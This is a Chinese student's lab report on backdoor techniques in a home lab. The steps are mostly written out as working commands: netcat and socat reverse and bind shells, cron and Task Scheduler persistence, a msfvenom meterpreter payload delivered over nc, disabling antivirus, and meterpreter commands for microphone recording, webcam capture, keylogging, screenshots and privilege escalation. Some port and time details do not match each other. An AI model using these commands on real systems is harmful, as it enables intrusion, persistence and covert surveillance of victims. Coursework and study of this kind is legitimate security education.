
2018-2019-2 网络对抗技术 20165333 Exp2 后门原理与实践
实验内容
1.使用netcat获取主机操作Shell,cron启动
2.使用socat获取主机操作Shell, 任务计划启动
3.使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
4.使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
常用后门工具
nacat
Windows获得Linux Shell
在Windows下使用
ipconfig查看本机IP


使用ncat.exe程序打开监听
ncat.exe -l -p 5333- 在kali中反弹连接Windows,
ncat 192.168.1.150 5333 -e /bin/sh,使用-e选项执行shell程序 
Windows成功获得kali的shell
Linux获得Windows Shell
- 在kali中使用
ifconfig查看IP 
打开监听

nc -l -p 5333

在Windows中反弹连接kali,
ncat.exe -e cmd.exe 192.168.1.236 5333

- kali成功获得Windows的命令提示
任务一:使用netcat获取主机操作Shell,cron启动
Cron是Linux下的定时任务,每一分钟运行一次,根据配置文件执行预设的指令。详细说明可以"man cron"。
在Windows系统下,监听5333端口

- 在Kali环境下,用

crontab -e指令编辑一条定时任务,(crontab指令增加一条定时任务,"-e"表示编辑)选择编辑器时选择3(第一次会提示选择编辑器,以后就不会提示了); 在最后一行添加
56 * * * * /bin/netcat 192.168.1.150 5333 -e /bin/sh,意思是在每个小时的第26分钟反向连接Windows主机的5318端口,

到达设定时间时,自动连接windows
任务二:使用socat获取主机操作Shell, 任务计划启动
socat:
- socat是ncat的增强版,它使用的格式是
socat [options] <address> <address>,其中两个address是必选项,而options 是可选项。 socat的基本功能就是建立两个双向的字节流,数据就在其间传输,参数address就是代表了其中的一个方向。所谓流,代表了数据的流向,而数据则可以有许多不同的类型,命令中也就相应需要许多选项对各种不同的类型数据流进行限定与说明。
搜索打开“计算机管理”

- 在“任务计划程序”中“创建任务”
填写任务名->新建一个触发器
在操作->程序或脚本中选择你的
socat.exe文件的路径,在添加参数一栏填写tcp-listen:5333 exec:cmd.exe,pty,stderr,这个命令的作用是把cmd.exe绑定到端口5333,同时把cmd.exe的stderr重定向到stdout上


创建完成之后,按Windows+L快捷键锁定计算机,再次打开时,可以发现之前创建的任务shiyan2已经开始运行
- 此时,在Kali环境下输入指令
socat - tcp:192.168.1.150:5333,这里的第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5333端口,此时可以发现已经成功获得了一个cmd shell 
任务三:使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
在Kali上执行指令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.236 LPORT=5333 -f exe > 20165333_backdoor.exe,注意这里的IP地址为控制端IP,即LinuxIP,可见已经生成了后门程序“20165333_backdoor.exe”

在Windows下执
ncat.exe -lv 5318 > 20165333_backdoor.exe指令,通过-lv选项看到当前的连接状态,在Linux中执行
nc 192.168.1.150 5333 < 20165333_backdoor.exe,注意这里的IP为被控主机IP,即WindowsIP



传送接收文件成功,如下图所示
- 在Kali上使用msfconsole指令进入msf控制台
输入
use exploit/multi/handler使用监听模块,设置payload
set payload windows/meterpreter/reverse_tcp,使用和生成后门程序时相同的payload
set LHOST 192.168.1.236,这里用的是LinuxIP,和生成后门程序时指定的IP相同
set LPORT 5333,同样要使用相同的端口

设置完成后,执行监听

- 运行Windows下的后门程序,此时Kali上已经获得了Windows主机的连接,并且得到了远程控制的shell
被当做木马拦截了,关闭360 

任务四:使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
- 使用
record_mic指令可以截获一段音频,可以用-d选项设置录制时间 
- 使用
webcam_snap指令可以使用摄像头进行拍照 
使用
keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录
使用

screenshot指令可以进行截屏,效果如下:
先使用
getuid指令查看当前用户,使用getsystem指令进行提权

也可以用
webcam stream指令可以使用摄像头进行录像
sysinfo 获得目标系统的信息,机器名、操作系统等
基础问题
- 例举你能想到的一个后门进入到你系统中的可能方式?
答:收到以我容易信任的名义发过来的虚假邮件,打开邮件并且下载邮件的附件之后,后门程序可能会进入计算机。 - 例举你知道的后门如何启动起来(win及linux)的方式?
答:通过修改注册表设置为开机自启动;进入挂马网站;下载一些有恶意程序绑定的软件。 - Meterpreter有哪些给你映像深刻的功能?
答:可以不用通过用户登录来访问计算机,并且随意进行开启摄像头,录制音频,截屏等操作。 如何发现自己有系统有没有被安装后门?
答:1.必须开启防火墙,而且防火墙对与某些危险操作的提示要仔细查看,不能疏忽。2.可以下载专业的杀毒软件,进行定期检查电脑。3.可以检测某些不常用的端口是否长时间开启,如果长时间开启说明电脑有一定的几率被植入了后门或者是病毒。实验感受
做完这个实验,录音,调用摄像头,截屏,深深感受到了后门程序的强大,增强了我的网络安全意识,深刻认识到我国发展信息安全的紧迫感;我也应该对后门原理进一步的学习。
2018-2019-2 网络对抗技术 20165333 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
- 2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践 1.基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 下载自己不熟悉的软件时含有病毒. 网络钓鱼, ...
随机推荐
- 使用maven对项目进行junit的单元测试
